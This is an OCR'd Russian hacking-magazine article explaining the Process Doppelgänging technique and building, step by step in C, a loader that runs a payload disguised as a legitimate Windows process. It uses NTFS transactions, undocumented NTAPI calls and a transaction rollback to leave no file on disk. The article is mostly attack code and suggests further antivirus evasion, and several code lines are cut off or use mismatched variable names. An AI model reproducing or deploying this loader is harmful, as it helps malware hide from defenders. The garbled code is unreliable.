

ВЗЛОМ

Злой двойник атакует! Маскируем запуск процессов при помощи Process Doppelgänging

Nik Zerof , 27.08.2018 1 комментарий 24,379 Добавить в закладки

Содержание статьи

На конференции Black Hat Europe 2017 был представлен доклад о новой технике запуска процессов под названием Process Doppelgänging. Вирмейкеры быстро взяли эту технику на вооружение, и уже есть несколько вариантов малвари, которая ее эксплуатирует. Я расскажу, в чем суть Process Doppelgänging и на какие системные механизмы он опирается. Заодно напишем небольшой загрузчик, который демонстрирует запуск одного процесса под видом другого.

Техника Process Doppelgänging чем-то похожа на своего предшественника — Process Hollowing, но отличается механизмами запуска приложения и взаимодействия с загрузчиком операционной системы. Кроме того, в новой технике применяются механизм транзакций NTFS и соответствующие WinAPI, например `CreateTransaction`, `CommitTransaction`, `CreateFileTransacted` и `RollbackTransaction`, которые, разумеется, не используются в Process Hollowing.

Это одновременно сильная и слабая черта новой техники сокрытия процессов. С одной стороны, разработчики антивирусов и прочего защитного софта не были готовы к тому, что для запуска вредоносного кода будут использованы WinAPI, отвечающие за транзакции NTFS. С другой стороны, после доклада на конференции эти WinAPI сразу попадут под подозрение, если будут встречаться в исполняемом коде. И неудивительно: это редкие системные вызовы, которые практически не применяются в обычных программах. Конечно, есть несколько способов скрыть вызовы WinAPI, но это уже другая история, а сейчас мы имеем неплохой концепт, который можно развивать.

Различия Process Doppelgänging и Process Hollowing

Широко распространенная в узких кругах техника запуска исполняемого кода Process Hollowing заключается в подмене кода приостановленного легитимного процесса вредоносным кодом и последующем его выполнении. Вот общий план действий при Process Hollowing.

1. При помощи `CreateProcess` открыть легитимный доверенный процесс, установив флаг `CREATE_SUSPENDED`, чтобы процесс приостановился.
2. Скрыть отображение секции в адресном пространстве процесса при помощи `NtUnmapViewOfSection`.
3. Перезаписать код нужным при помощи `WriteProcessMemory`.
4. Запуститься при помощи `ResumeThread`.

По сути, мы вручную меняем работу загрузчика операционной системы и делаем за него часть работы, попутно подменяя код в памяти.

В свою очередь, для реализации техники Process Doppelgänging нам нужно выполнить такие шаги.

1. Создаем новую транзакцию NTFS при помощи функции `CreateTransaction`.
2. В контексте транзакции создаем временный файл для нашего кода функцией `CreateFileTransacted`.
3. Создаем в памяти буферы для временного файла (объект «секция», функция `NtCreateSection`).
4. Проверяем PEB.
5. Запускаем процесс через `NtCreateProcessEx->ResumeThread`.

Вообще, технология транзакций NTFS(TxF) появилась в Windows Vista на уровне драйвера NTFS и осталась во всех последующих операционных системах этого семейства. Эта технология призвана помочь производить различные операции в файловой системе NTFS. Также она иногда используется при работе с базами данных.

Операции TxF считаются атомарными — пока происходит работа с транзакцией (и связанными с ней файлами), до ее закрытия или отката она не видна никому. И если будет откат, то операция не изменит ничего на жестком диске. Транзакцию можно создать при помощи функции `CreateTransaction` с нулевыми параметрами, а последний параметр — название транзакции. Прототип выглядит таким образом.

```
HANDLE CreateTransaction(
    IN LPSECURITY_ATTRIBUTES lpTransactionAttributes OPTIONAL,
    IN LPGUID UOW                                    OPTIONAL,
    IN DWORD CreateOptions                           OPTIONAL,
    IN DWORD IsolationLevel                          OPTIONAL,
    IN DWORD IsolationFlags                          OPTIONAL,
    IN DWORD Timeout                                 OPTIONAL,
    LPWSTR                                           Description
);
```

Приступаем к работе

Начинаем писать приложение с самого начала. Условимся, что наше приложение (пейлоад), которое необходимо будет запустить от имени другого приложения (цели), будет передаваться в качестве второго аргумента, а цель — в качестве первого.

> ### Как пользоваться недокументированными NTAPI
>
> В коде мы будем использовать недокументированные функции NTAPI Windows. Они получаются динамически по своему прототипу. Вот один из возможных методов получения недокументированных функций и работы с ними.
>
> Объявляем прототип функции `NtQueryInformationProcess`:
>
> ```
> typedef NTSTATUS(WINAPI *NtQueryInformationProcess)(HANDLE,
>         UINT,
>         PVOID,
>         ULONG,
>         PULONG);
> ```
>
> На лету получаем адрес нужной функции в библиотеке ntdll.dll по ее имени при помощи `GetProcAddress` и присваиваем его переменной нашего прототипа:
>
> ```
> pNtQueryInformationProcess NtQueryInfoProcess = (pNtQueryInformationProcess)
> GetProcAddress(
>     LoadLibrary(L"ntdll.dll"),
>     "NtQueryInformationProcess"
> );
> ```
>
> Здесь используем функцию `NtQueryInformationProcess` обычным образом, только через нашу переменную:
>
> ```
> NTSTATUS Status = pNtQueryInfoProcess(...);
> if (Status == 0x00000000) return 0;
> ```
>
> Так получаются и используются все необходимые недокументированные функции, которые обычно выносят в header проекта.

```
int main(int argc, char *argv[]) {
    WCHAR descr[MAX_PATH] = { 0 };
    HANDLE hTrans = CreateTransaction(NULL,
            0,
    0,
    0,
    0,
    0,
    descr);

    if (hTrans == INVALID_HANDLE_VALUE)
        return -1;
```

Далее создаем фиктивный временный файл в контексте транзакции.

```
HANDLE hTrans_file = CreateFileTransacted(dummy_file,
        GENERIC_WRITE | GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL,
        hTrans,
        NULL,
        NULL);

if (hTrans_file == INVALID_HANDLE_VALUE)
    return -1;
```

В переменной `dummy_file` — путь к тому файлу, под который мы маскируемся. Я буду стараться всегда приводить прототипы недокументированных функций: вот прототип `CreateFileTransacted`.

```
HANDLE CreateFileTransactedA(
    LPCSTR                lpFileName,
    DWORD                 dwDesiredAccess,
    DWORD                 dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD                 dwCreationDisposition,
    DWORD                 dwFlagsAndAttributes,
    HANDLE                hTemplateFile,
    HANDLE                hTransaction,
    PUSHORT               pusMiniVersion,
    PVOID                 lpExtendedParameter
);
```

Далее необходимо выделить память для нашего пейлоада. Это можно сделать при помощи маппинга, а можно и обычным вызовом `malloc`.

```
HANDLE input_payload = CreateFile(argv[2],
        GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL);

if (input_payload == INVALID_HANDLE_VALUE)
    return -1;

BOOL status = GetFileSizeEx(input_payload, &pf_size);
if (!status) return -1;

DWORD dwf_size = pf_size.LowPart;
BYTE *buf = (BYTE *)malloc(dwf_size);
if (!buf) return -1;
```

Думаю, что этот код не вызовет у тебя никаких трудностей: здесь используются стандартные функции WinAPI и функции языка C.

Итак, буфер в памяти готов, теперь заполним его.

```
DWORD read_bytes = 0;
DWORD overwrote = 0;

if (ReadFile(input_payload, buf, dwf_size, &read_bytes, NULL) == FALSE)
    return -1;
if (WriteFile(hTransactedFile, buf, dwf_size, &overwrote, NULL) == FALSE)
    return -1;

status = NtCreateSection(&hSection_obj,
        SECTION_ALL_ACCESS,
        NULL,
        0,
        PAGE_READONLY,
        SEC_IMAGE,
        hTrans_file);

if (!NT_SUCCESS(status))
    return -1;
```

С этого момента в памяти все готово: буфер выделен и заполнен нашим пейлоадом. Теперь дело за малым — создать процесс, настроить PEB, вычислить точку входа и запуститься в новом треде. 🙂 Создавать процесс функцией `CreateProcess` мы не можем: ей нужен путь до файла, а если учесть, что файл, который мы создали внутри транзакции, — фейковый, к тому же транзакция даже не завершена (и никогда не будет завершена, будет роллбэк), то такой путь мы предоставить не в состоянии. Но выход есть — использовать функцию NTAPI `NtCreateProcessEx`. Ей не нужен путь к файлу, вот ее прототип:

```
NTSTATUS
NTAPI
NtCreateProcessEx(
  _Out_     PHANDLE ProcessHandle,
  _In_    ACCESS_MASK DesiredAccess,
  _In_opt_  POBJECT_ATTRIBUTES ObjectAttributes,
  _In_    HANDLE ParentProcess,
  _In_    ULONG Flags,
  _In_opt_  HANDLE SectionHandle,
  _In_opt_  HANDLE DebugPort,
  _In_opt_  HANDLE ExceptionPort,
  _In_    ULONG JobMemberLevel
);
```

Передаваемый в эту функцию параметр `SectionHandle` не что иное, как секция, которую мы создали функцией `NtCreateSection`.

```
status = NtCreateProcessEx(&h_proc,
        GENERIC_ALL,
        NULL,
        GetCurrentProcess(),
        PS_INHERIT_HANDLES,
        hSection_obj,
        NULL,
        NULL,
        FALSE);

if (!NT_SUCCESS(status))
    return -1;
```

Тут магия заканчивается и начинается рутина. Если ты когда-нибудь писал процедуру запуска процессов из памяти при помощи `NtCreateProcessEx`, то будет легко. Сначала заполним `RTL_USER_PROCESS_PARAMETERS` и запишем эти данные в наш процесс.

```
UNICODE_STRING  victim_path;
PRTL_USER_PROCESS_PARAMETERS proc_parameters = 0;

status = RtlCreateProcessParametersEx(&proc_parameters,
        &victim_path,
        NULL,
        NULL,
        &victim_path,
        NULL,
        NULL,
        NULL,
        NULL,
        NULL,
        RTL_USER_PROC_PARAMS_NORMALIZED);

if (!NT_SUCCESS(status))
    return -1;

LPVOID r_proc_parameters;
r_proc_parameters = VirtualAllocEx(h_proc, proc_parameters,
        (ULONGLONG)proc_parameters & 0xffff + proc_parameters->EnvironmentSize + proc_pa
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE);
if (!r_proc_parameters)
    return -1;

status = WriteProcessMemory(h_proc,
        proc_parameters,
        proc_parameters,
        proc_parameters->EnvironmentSize + proc_parameters->MaximumLength,
        NULL);

if (!NT_SUCCESS(status))
    return -1;
```

Далее так же, при помощи `WriteProcessMemory`, настраиваем PEB.

```
PROCESS_BASIC_INFORMATION pb_info;
status = NtQueryInformationProcess(
        h_proc,
        ProcessBasicInformation,
        &pb_info,
        sizeof(pb_info),
        0);

if (!NT_SUCCESS(status))
    return -1;

PEB *peb = pb_info.PebBaseAddress;
status = WriteProcessMemory(h_proc,
        &peb->ProcessParameters,
        &proc_parameters,
        sizeof(LPVOID),
        NULL);

if (!NT_SUCCESS(status))
    return -1;
```

И последний, завершающий штрих — запуск треда процесса. Для этого нужно узнать базовый адрес загрузки модуля и начало кода в выделенном нами буфере. Код стандартный, упрощенный.

```
PIMAGE_DOS_HEADER dos_header = (PIMAGE_DOS_HEADER)buf;
PIMAGE_NT_HEADERS nt_header = (PIMAGE_NT_HEADERS)(buf + dos_header->e_lfanew);
ULONGLONG ep_proc = nt_header->OptionalHeader.AddressOfEntryPoint;

GetSystemInfo(&sys_info);

LPVOID base_addr = 0;
while (p_memory < sys_info.lpMaximumApplicationAddress) {
    VirtualQueryEx(h_proc,
            p_memory,
            &mem_basic_info,
            sizeof(MEMORY_BASIC_INFORMATION));
    GetMappedFileName(h_proc,
            mem_basic_info.BaseAddress,
            mod_name,
            MAX_PATH);

    if (strstr(mod_name, argv[1]))
        base_addr = mem_basic_info.BaseAddress;

    p_memory = (LPVOID)((ULONGLONG)mem_basic_info.BaseAddress + (ULONGLONG)mem_basic_inf
}

ep_proc += (ULONGLONG)base_addr;
```

И запускаем сам поток:

```
HANDLE hThread;
status = NtCreateThreadEx(&hThread,
        GENERIC_ALL,
        NULL,
        h_proc,
        (LPTHREAD_START_ROUTINE)ep_proc,
        NULL,
        FALSE,
        0,
        0,
        0,
        NULL);

if (!NT_SUCCESS(status))
    return -1;
```

Вот и все. С этого момента наш код начинает работать под прикрытием другого процесса. Не забываем сделать роллбэк транзакции:

```
if (!RollbackTransaction(hTrans)) return -1;
```

Заключение

Как видишь, ничего сложного в этой новой атаке нет. Из бонусов — атака получается бесфайловой, весь код существует только в памяти, потому что мы не завершаем транзакцию NTFS, а откатываем все изменения.

Подобный метод внедрения несложно обнаружить — нужно просто сравнить код в памяти и на жестком диске. Кроме того, некоторые NTAPI, использванные в статье, имеют высокий рейтинг у эвристиков антивирусов (например, та же `NtCreateThreadEx`). Подозрения у антивирусов может вызвать и сам факт использования редких функций WinAPI, которые отвечают за транзакции NTFS, особенно в свете того, что в Microsoft не рекомендуют их использовать. Конечно, это не означает, что эвристика обязательно сработает, но точно заставит присмотреться к твоему файлу с сильной предвзятостью.

Замечу, что приведенный мной код — это концепт, который еще улучшать и улучшать. Например, можно использовать маппинг для выделения буферов, можно зашифровать динамическое получение функций и так далее.